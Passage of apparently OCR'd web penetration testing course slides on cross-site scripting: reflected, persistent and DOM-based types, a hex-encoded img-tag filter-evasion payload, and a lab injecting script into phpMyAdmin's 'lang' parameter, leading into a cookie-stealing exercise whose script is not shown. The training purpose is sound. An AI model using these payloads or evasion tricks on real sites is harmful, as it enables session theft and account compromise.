
The simplest method is to just enter the code <SCRIPT>alert("XSS")</SCRIPT> into any input fields that will accept it. After the form is submitted, look for the pop-up shown in the screen shot. To make this even easier, the attacker should focus on fields that are displayed back to the user. But keep in mind that many inputs are used in the application and then possibly displayed later in the application flow. For example, a form that enables a user to update their information may not display that information back directly, but this information is stored and displayed in Account sections of the site or even in functions that enable other users to view a specific profile. This type of flaw lets you attack others directly.

XSS and Parameters

- XSS is found in parameters that are used in display:
  - Either immediately or later
- Each parameter found to be used in display should be tested:
  - Fuzzing each in turn
- Mapping built a list of interesting parameters:
  - Work from this list

Web Penetration Testing and Ethical Hacking

As we move to discover XSS flaws within the tested application, we need to work from what we found in mapping. We need to look at each of the parameters that are then used in the display. We should fuzz each of these parameters during our testing.



As XSS has become more known through the developer communities, applications have started to come with filtering techniques that try to protect the application and its users from injection attacks. They try to filter the input before using it within the application or display. Two types of filtering are used. The first is whitelisting and the second is blacklisting. These differ in their way of determining what is malicious. But time is on the attacker's side. Although the application has to detect malicious code every time input is accepted, the attacker has to discover only one way to bypass the filter.

There are two ways to validate input: whitelisting and blacklisting.

Whitelisting: The developer specifies what should be allowed in a given field. This is the recommended approach.

Blacklisting: The developer identifies known bad characters and the system either filters them out or blocks the request altogether.

Both approaches have their own challenges. Whitelisting can be more work because the developer must be exact in the specifications of each field. For dates and times this is seldom an issue. For blobs and text fields, this is much more problematic. In addition, whitelisting still requires a knowledge of bad characters, so they don't accidentally find their way into the whitelist.

The problem with blacklisting is that one never has comprehensive knowledge of all attacks. As attackers, we can be infinitely creative. Developers can block known bad characters, but what about other characters? What about different encodings? Can all versions of bad characters be filtered? Consistently?

The most effective solution is usually a combination of both whitelisting and blacklisting.

Bypassing Filters

- Many methods are available to bypass filters:
  - Encodings such as Unicode and hex
  - Others forms of scripting such as VBScript
  - Scripting within tags other than <script>
- Excellent resource:
  - https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

Web Penetration Testing and Ethical Hacking


Many different techniques are available to bypass the filtering happening within an application, for example, using different encodings or functions such as the hex encoding or the fromCharCode function. Taking the example `<SCRIPT>alert("XSS")</SCRIPT>` and hex encoding it and making it part of an image tag, we get:

```
<img
src=&#x3C;&#x53;&#x43;&#x52;&#x49;&#x50;&#x54;&#x3E;&#x61;&#x6C;&#x65;&#x72;
&#x74;&#x28;&#x22;&#x58;&#x53;&#x53;&#x22;&#x29;&#x3C;&#x2F;&#x53;&#x43;&#x5
2;&#x49;&#x50;&#x54;&#x3E;>.
```

Also using tags such as the preceding IMG tag, DIV, and styles, we can bypass filtering that looks for the traditional `<SCRIPT>` tags.

The XSS Cheat Sheet,[1] published by OWASP, is an excellent resource to use for learning more about XSS. As we will see tomorrow, most of the advanced tools use this list in their attacks. So should you!

[1] https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet (http://cyber.gd/542_424) **QR**



There are two types of XSS that web application penetration testers are concerned about: reflection and persistent. The other form of XSS, Local DOM-based, is an attack against client software, not specifically web applications.

XSS reflection attacks are simple. Place <script>alert('XSS')</script> in the URL or in a POST to a site and the script is returned immediately on the page. Because of the simple and immediate nature of XSS reflection attacks, automated tools can identify this form of XSS simply and with a great deal of confidence.

Reflection is commonly used in linked XSS, such as IM messages or e-mail messages saying, "Click here to come see my pictures."


Persistent XSS uses a website's message-board features to place scripts in other users' browsers. This is commonly used in guest books, classified ads, and other areas in which user posting is allowed and encouraged.

DOM-based is where the client-side code uses the original request unsafely.

Successful exploitation results in an attacker's script having access to the website as that user.

Reflected XSS


- Reflected XSS payloads are in the request:
  - The application uses the payload immediately
- The link is sent to the victim:
  - Via e-mail or other delivery method




Web Penetration Testing and Ethical Hacking

Reflected XSS payloads are in the request. These are quite easy to test because the application uses and reflects the payload immediately.

The link is sent to the victim via e-mail or other delivery method.




Persistent XSS flaws are based on the application storing the payload. An attacker would inject it via a request such as a forum posting. The application accepts this input and stores it. Then later, a victim browses to the page that uses that stored input. The application sends it as part of the page. This type of attack targets a wider range of people because it is displayed across the application.




Another type of XSS attack that is useful during our testing is the DOM-based XSS flaw. This type of attack is actually a subtype of the reflected attack. This main difference is that the application does not reflect our payload. It has within it client-side code that reads the URL or other sources and makes use of the source within the Document Object Model (DOM). For example, an application can read the URL to fill in a form field. If the application performs this action on the client-side, the application can be vulnerable to this flaw.

We commonly find this flaw within mash-up or analytic type systems. This is due to their need to use the URL or other information within their functions.




DOM-based XSS (D-XSS) is not exactly a flaw in the server application; meaning that this application does not accept the input and use it within the response. This is important to understand because many developers misunderstand this and don't see why the filtering or encoding they are attempting on the server won't fix this issue.


The way that D-XSS works is that a user makes a request of the application. Although GETs are traditionally where we find this flaw, many other sources can be exploited. The web page, specifically any client-side functionality, makes use of these values within its processing. When this happens, the browser doesn't realize the attack is there, the code is just treated as part of the page. This is why we can say that the application does not reflect the attack from the server application; the browser executes it from within the DOM.



Sometimes web developers attempt to protect their users by sending all user-submitted content into a queue, which administrators review and approve for public consumption. This is excellent for attackers because it means that when they find an XSS vulnerability, they are guaranteed that an administrative user will view it.




Let's perform reflective XSS hands-on.



Objectives:

The student will learn how to discover and exploit a web application using a reflective XSS attack.



We will select a language, attempt (and fail) to log in, and then manipulate the returned URL:

1. Open Firefox and browse to Bookmarks --> Sec542 Bookmarks --> phpMyAdmin.
2. Select a different language from the Language drop-down menu.
3. Submit a test login:
   - Username: test
   - Password: test
   - Press "OK"
4. Note the variables shown in the URL address bar.

In this screen shot the URL is:


```
http://www.sec542.org/PhpMyAdmin/index.php?lang=de-utf-
8&convcharset=iso-8859-1&collation_connection=utf8_unicode_ci
```

We next test for XSS via the 'lang' variable.

Reflective XSS: Test XSS Flaw

- Inject XSS through the 'lang' variable. Change the URL in the address bar. Be sure to type one continuous line:

```
http://www.sec542.org/PhpMyAdmin/index.php?lang=<sc
ript> alert('XSS!')</script>
```



Web Penetration Testing and Ethical Hacking


- Notice that the page enables you to choose your preferred language by selecting an appropriate entry from a drop-down menu. This same functionality is available by passing a parameter to the phpMyAdmin's index.php file in the URL:
  - Unfortunately, if the value of the parameter fails to match one of the languages that phpMyAdmin supports, it helpfully displays a warning message complete with unvalidated raw user input echoed back into the html of the page.
- Inject XSS attack through the 'lang' variable:
  - Edit the URL in the address bar to append "index.php?lang=<script>alert('XSS!')</script>" to the end of the URL.
  - The new URL is:

```
http://www.sec542.org/PhpMyAdmin/index.php?lang=<script>alert('XSS!')
</script>
```

  - Ensure it is a continuous line with no breaks or spaces.
  - Then press Enter.

Reflective XSS: Exploit Code

- Pop-ups are fine as a POC, but stealing cookies is more compelling
- Double-click the Desktop xss_script.txt file:
  - gedit opens the file




Putting up an alert window with "XSS!" in it is, essentially, the equivalent of "defacing" CNN with stories about how cool you are. It's fun for a few minutes, but then you need to buckle down and see if you can do anything interesting.

So, the questions become, How could something like a simple XSS flaw be used to do something useful? What if we could use this to steal cookies from people who use phpMyAdmin to administer their MySQL installation? What if we could do it in a way that they would never notice? We're going to use a script called cookiecatcher.php script. This script is in /var/www/html if you would like to look at it.

Double-click the Desktop xss_script.txt file. gedit opens it.

